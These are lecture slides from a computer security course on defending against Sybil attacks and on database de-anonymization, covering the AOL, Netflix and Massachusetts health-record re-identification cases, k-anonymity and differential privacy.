


Image: www.morbidofest.com

Sybil attack defenses


- Solution: weight accounts with histories, verification, etc.
- Solution: raise cost of creating a user account
- CAPTCHA, reCAPTCHA





Sybil attach defenses: CAPTCHA

- Completely Automated Public *Turing test* to tell Computers and Humans Apart
- reCAPTCHA: user answers help digitize books or label images for ML algorithm ("select traffic lights")



Agenda

- Encryption review
- Attacks we won't cover
- Network attacks
- Web attacks
  - SQL injection
  - Cross-site scripting
  - Sybil
  - **De-anonymization**

Database privacy

- De-anonymization attack: recover identifiers from de-identified data

- Web accelerated, did not create, demand for data
  - Search queries (AOL, 2006)
  - Movie preferences (Netflix, 2006)
  - Hospital records (Massachusetts, mid-90s)
- Great for researchers!
- Bad if you're in the dataset

Anonymization


- Netflix
  - Username replaced with unique identifier
  - <userid, movie, date, score>
- AOL
  - Queries have users, identified by number only
- Massachusetts health records
  - Drop name, address, SSN
  - <zip, birthday, gender, health details>

What Could Possibly Go Wrong?

A Face Is Exposed for AOL Searcher No. 4417749

By MICHAEL BARBARO and TOM ZELLER Jr.
Published: August 9, 2006

Buried in a list of 20 million Web search queries collected by AOL and recently released on the Internet is user No. 4417749. The number was assigned by the company to protect the searcher's anonymity, but it was not much of a shield.



Erik S. Lesser for The New York Times

Thelma Arnold's identity was betrayed by AOL records of her Web searches, like ones for her dog, Dudley, who clearly has a problem.

No. 4417749 conducted hundreds of searches over a three-month period on topics ranging from "numb fingers" to "60 single men" to "dog that urinates on everything."

And search by search, click by click, the identity of AOL user No. 4417749 became easier to discern. There are queries for "landscapers in Lilburn, Ga," several people with the last name Arnold and "homes sold in shadow lake subdivision gwinnett county georgia."

It did not take much investigating to follow that data trail to Thelma Arnold, a 62-year-old widow who lives in Lilburn, Ga., frequently researches her friends' medical ailments and loves her three dogs. "Those are my searches," she said, after a reporter read part of the list to her.

Closeted Lesbian Sues Netflix For Potential Outing

By Laura Northrup December 19, 2009

("Greig")

Here's the problem with anonymized data: if it were truly anonymized, it wouldn't be useful to anyone for anything. With enough data about a person–say, their age, gender, and zip code–it's not hard to narrow down who someone is. That's the idea behind a class-action lawsuit against Netflix regarding the customer data they released to the public as part of the Netflix Prize project, a contest to help create better movie recommendations. A closeted lesbian alleges that the data available about her could reveal her identity.

- UT Researchers identified several NetFlix users
- Compared reviews to those on IMDB
- Revealed political positions and sexual orientation

http://consumerist.com/2009/12/19/closeted-lesbian-sues-netflix-for-possible-accidental-outing/

Massachusetts data release

- In mid-90s, MA government insurance company ("GIC") released data on state employee hospital visits
- Data was anonymized
- MIT Student Latanya Sweeney combined anonymized data with Cambridge, MA voter rolls
  - GIC data: zip, gender, DOB
  - Voter rolls: name, zip, gender, DOB
- Male; 02138; July 31, 1945

Massachusetts data release

- After joining hospital data with voter data, governor's records could be deidentified!

- Only six people in Cambridge shared his birth date
  - Only three of them men, and of them
  - Only he lived in his ZIP code
- Sweeney sent the Governor’s health records to his office
  - Included diagnoses and prescriptions!

Massachusetts data release

- 87% of Americans uniquely identified by zip, gender, DOB
- What can we do?

Database privacy


- Unsolvable problem
  - Any release of data can improve adversary's ability to identify
  - Only sure way is to release nothing
  - Think about the Long-Form Census
- But maybe we can do "well-enough"
  - Lower probability of identification
  - Remove data in a principled way

Database privacy

Sensitive

Name	Age	ZIP	Ethnicity	SSN	Disease
Walt Whitman	55	90124	American	686943371	Cancer
Steven Seagal	58	90121	American	874981828	BA
Chandra Gupta	27	90124	Indian	346947165	Flu
Optimus Prime	25	90125	Autobot	874133884	BA
Kelly Taylor	25	90210	American	841398425	Bronchitis
Qin Shi Huangdi	26	90121	Chinese	978474367	Cancer

Database privacy



Quasi-identifiers

Quasi-Identifiers ***Sensitive***

Age	ZIP	Ethnicity	Disease
55	90124	American	Cancer
58	90121	American	BA
27	90124	Indian	Flu
25	90125	Autobot	BA
25	90210	American	Bronchitis
26	90121	Chinese	Cancer

Secondary Table


ZIP	DOB	Name
90124	6/7/1955	Walt Whitman
…	…	…
90121	8/2/1952	Steven Seagal
…	…	…

K-anonymity

- Ensure tuple cannot be distinguished from k-1 other tuples
  - Bin tuples by generalizing quasi-identifiers
  - At least k fall in each bin
- Ranges to generalize numeric data
- User-defined functions for other data

K-anonymity

Age	ZIP	Ethnicity	Disease
55	90124	American	Cancer
58	90121	American	BA
27	90124	Indian	Flu
25	90125	Autobot	BA
25	90210	American	Bronchitis
26	90121	Chinese	Cancer



2-anonymized view:

Age	ZIP	Ethnicity	Disease
55-58	90121-90124	*	Cancer
55-58	90121-90124	*	BA
26-27	90121-90124	*	Flu
25	90125-90210	*	BA
25	90125-90210	*	Bronchitis
26-27	90121-90124	*	Cancer

K-anonymity

Problems:


- Generalization loses information
- NP hard to find optimal k-anonymization
- Vulnerability #1:
  - *Homogeneity*: everyone in a bucket has the same sensitive characteristic
- Vulnerability #2:
  - *Background information attacks*: what if we know that certain ethnicities are highly prone to certain diseases?

Differential privacy

- Change reported values randomly so that the answers obtained by the user have the same probability (within an ε error factor), whether or not a particular tuple is present in the database.
- Easiest to consider this in the case of queries with "continuous" answers, such as "How many patients from zip 94305 have cancer?"

Differential privacy

- When counting up these patients satisfying the selection condition, we don't count each patient as 1, but rather as a random number drawn from a Laplace distribution centered at 1.



Differential privacy

- Elegant and effective solution for aggregate queries.
- Adjust “spikiness” of Laplace function based on query and acceptable leakage ε
- Repeated queries still a problem – if I can ask 1000 times, I will converge to the mean and effectively remove the added noise.

Real world consequences

- Is it possible to make things anonymous AND useful?
- Maybe not!